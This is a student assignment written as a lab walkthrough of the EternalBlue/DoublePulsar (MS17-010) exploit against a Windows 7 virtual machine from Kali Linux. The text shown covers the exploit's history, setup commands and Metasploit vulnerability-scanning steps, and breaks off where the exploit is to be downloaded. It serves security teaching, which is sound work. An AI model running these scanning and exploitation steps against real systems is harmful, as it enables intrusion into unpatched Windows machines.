IE4012

OFFENSIVE HACKING TRACTICAL AND STRATAGIC
4th Year, 1st Semester

ASSIGNMENT/POC

Exploitation Of EternalBlue DoublePulsar [Windows 7 – 64bit]

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

POC - Exploitation Of EternalBlue DoublePulsar [Windows 7 – 64bit]

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DESCRIPTION ABOUT THE EXPLOIT

Eternalblue Exploit Was Developed By The NSA Which Is The National Security Agency In United States. Essentially What Happened Or How It Was Released Is That There Were Few Testimonies From NSA Employees, And It Was Leaked By The Shadow Brokers Hacker Group On April 14th 2017.And Then It Was Utilized Worldwide For The WANNACRY Ransomware attack and it was used to share the ransomware all around the world.

Eternalblue Exploit a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol. And the exploit is denoted under the entry CVE 2017 0 144.The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to execute arbitrary code on the target computer.it is exist in different versions of windows and essentially what it does is it mishandles especially crafted packets that are been sent from the remote hackers and allowing this hackers to execute arbitrary code on the target computer.

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

what type of requirements you need?

- Latest version of metasploit
- Rapid7: https://www.rapid7.com/db/modules/exp...
  The name of the exploit in the database
- Scanner: https: https://github.com/rapid7/metasploit-...
  The auxiliary scanner for this exploit
- Doublepulsar exploit: https://github.com/ElevenPaths/Eterna...
- Wine32 bit /need to have wine32 bit architecture installed in kali Linux

So Before starting, make sure you have wine installed in your kali. If not type in the following commands in your Kali. (wine is used to run exe files or windows applications in other operating systems)


dpkg –add-architecture i386
apt-get update
apt-get install wine32

Our Target: Windows 7 – 64bit **(IP: 192.168.219.129)**


Our Attacker Machine: Kali Linux 2018.1 **(IP: 192.168.219.147)**

This exploit is a combination of two tools "**EternalBlue**" which is use as backdooring in windows and "**DoublePulsar**" which is used for injecting dll file with the help of payload.


As the first step we'll just confirm whether the target is vulnerable or not. Before to go, make sure that you must run "**apt update**" command to update all repositories and packages. These new modules can only be found in the newest version of the Metasploit Framework.



With the help of NMAP, you can easily confirm this vulnerability by typing the following command in your terminal. For that first need to find the IP address of the target to scan.




If the target is vulnerable, you'll see an output similar to the screenshot below:




If you want to confirm the same with Metasploit Framework, then you need to run an auxiliary scanning module against the target.

Open a new terminal and type **Msfconsole** command to start Metasploit framework




Type the command **ifconfig** In order to get the IP address of the attacker machine.




Command**: use auxiliary/scanner/smb/smb_ms17_010**

Furthermore, type show options to show all the related information of the module.




Here you can need to define your target by typing "**set RHOSTS 192.168.219.129** "and then execute the module by typing **run** command.




From above output, it seems that our target which is Windows 7 – 64bit is vulnerable to MS17-010 so we can go ahead for exploitation part

Open new terminal in Kali Linux and type following command to download this exploit from GitHub.




